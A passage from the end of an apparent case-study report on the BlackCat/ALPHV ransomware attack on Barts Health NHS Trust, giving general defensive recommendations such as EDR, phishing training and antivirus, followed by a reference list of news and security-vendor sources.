Endpoint Detection and Response (EDR): Use EDR tools to identify unusual network connections that might indicate attackers moving laterally within your network.

User Training

Phishing Awareness: Regularly train users to identify and avoid phishing emails and social engineering attacks.

Internal Monitoring

Email and Messaging Monitoring: Monitor internal email and messaging traffic for suspicious activity.

Additional Measures for All Organizations

Secure Software Development: Software manufacturers should prioritize secure coding practices to minimize the impact of ransomware techniques.

Free Security Tools: Consider using free cybersecurity tools offered by CISA to prevent malicious website redirects.

Antivirus Software: Install and update antivirus software from a reputable vendor to protect against malware infections.

12.0 References

Page, C. (2023, December 19). *Authorities claim seizure of notorious ALPHV ransomware gang's dark web leak site*. TechCrunch.
<https://techcrunch.com/2023/12/19/alphv-blackcat-ransomware-seizure/>

Barts Health NHS Trust appears on blog of BlackCat ransomware gang.

(2023, July 4). Digital Health.
<https://www.digitalhealth.net/2023/07/barts-health-nhs-trust-appears-on-blog-of-blackcat-ransomware-gang/>

Staff, S. C. (2023, July 11). *Largest UK health data breach claimed by ALPHV/BlackCat under investigation*. SC Media.
<https://www.scmagazine.com/brief/largest-uk-health-data-breach-claimed-by-aphv-blackcat-under-investigation>

Newsdesk, Pg. (2023, July 11). *UK Suffers "Biggest Ever" Ransomware Attack on NHS; 70 Terabytes of Sensitive Data Stolen*. PGurus.
<https://www.pgurus.com/uk-suffers-biggest-ever-ransomware-attack-on-nhs-70-terabytes-of-sensitive-data-stolen/>

Barts Health NHS trust cyberattack claimed by BlackCat. (2023, June 30).
<https://techmonitor.ai/technology/cybersecurity/barts-health-nhs-trust-cyberattack-ransomware-blackcat>

www.ETCISO.in. (n.d.). *Suncor says unauthorized party obtained Petro-Points members' basic contact data - ET CISO*. ETCISO.in. Retrieved March 17, 2024, from
<https://ciso.economictimes.indiatimes.com/news/data-breaches/suncor-says-unauthorized-party-obtained-petro-points-members-basic-contact-data/101589710>

BlackCat gang claims cyber attack on Barts NHS Trust | Computer Weekly.

(n.d.). ComputerWeekly.com.

<https://www.computerweekly.com/news/366543473/BlackCat-gang-claims-cyber-attack-on-Barts-NHS-Trust>

Fact Sheets & Information | CISA. (n.d.). [Www.cisa.gov](https://www.cisa.gov).

<https://www.cisa.gov/stopransomware/fact-sheets-information>

Baker, K. (2023, January 30). *What is Ransomware?* | CrowdStrike.

Crowdstrike.com.

<https://www.crowdstrike.com/cybersecurity-101/ransomware/>

Common challenges in combating cybercrime, as identified by Eurojust and

Europol | Eurojust | European Union Agency for Criminal Justice Cooperation. (n.d.). [Www.eurojust.europa.eu](https://www.eurojust.europa.eu).

<https://www.eurojust.europa.eu/publication/common-challenges-combating-cybercrime-identified-eurojust-and-europol>

NHS Barts trust attacked by ransomware gang. (2023, July 5). Cyber

Security Hub.

<https://www.cshub.com/attacks/news/nhs-barts-trust-attacked-by-ransomware-gang>

Thomson, I. (n.d.). *Barts NHS hack leaves folks on tenterhooks over extortion.* [Www.theregister.com](https://www.theregister.com). Retrieved March 17, 2024, from

https://www.theregister.com/2023/07/11/barts_blackcat_theft/

Bluevoyant. (2023). *Understanding Digital Forensics: Process, Techniques*

& Tools. BlueVoyant.

<https://www.bluevoyant.com/knowledge-center/understanding-digital-forensics-process-techniques-and-tools>

Top 10 Computer Forensics Tools For Analyzing A Breach. (2019, March 29).

<https://www.hackercombat.com/the-top-10-computer-forensics-tools-for-analyzing-a-breach/>

BlackCat, Software S1068 | MITRE ATT&CK®. (n.d.). Attack.mitre.org.

<https://attack.mitre.org/software/S1068/>

Oliveria, P. (2022, June 13). *The many lives of BlackCat ransomware.* Microsoft

Security Blog.

<https://www.microsoft.com/en-us/security/blog/2022/06/13/the-many-lives-of-blackcat-ransomware/>

Br, rew, & t. (2022, July 14). *BlackCat ransomware attacks not merely a byproduct of*

bad luck. Sophos News.

<https://news.sophos.com/en-us/2022/07/14/blackcat-ransomware-attacks-not-merely-a-byproduct-of-bad-luck/>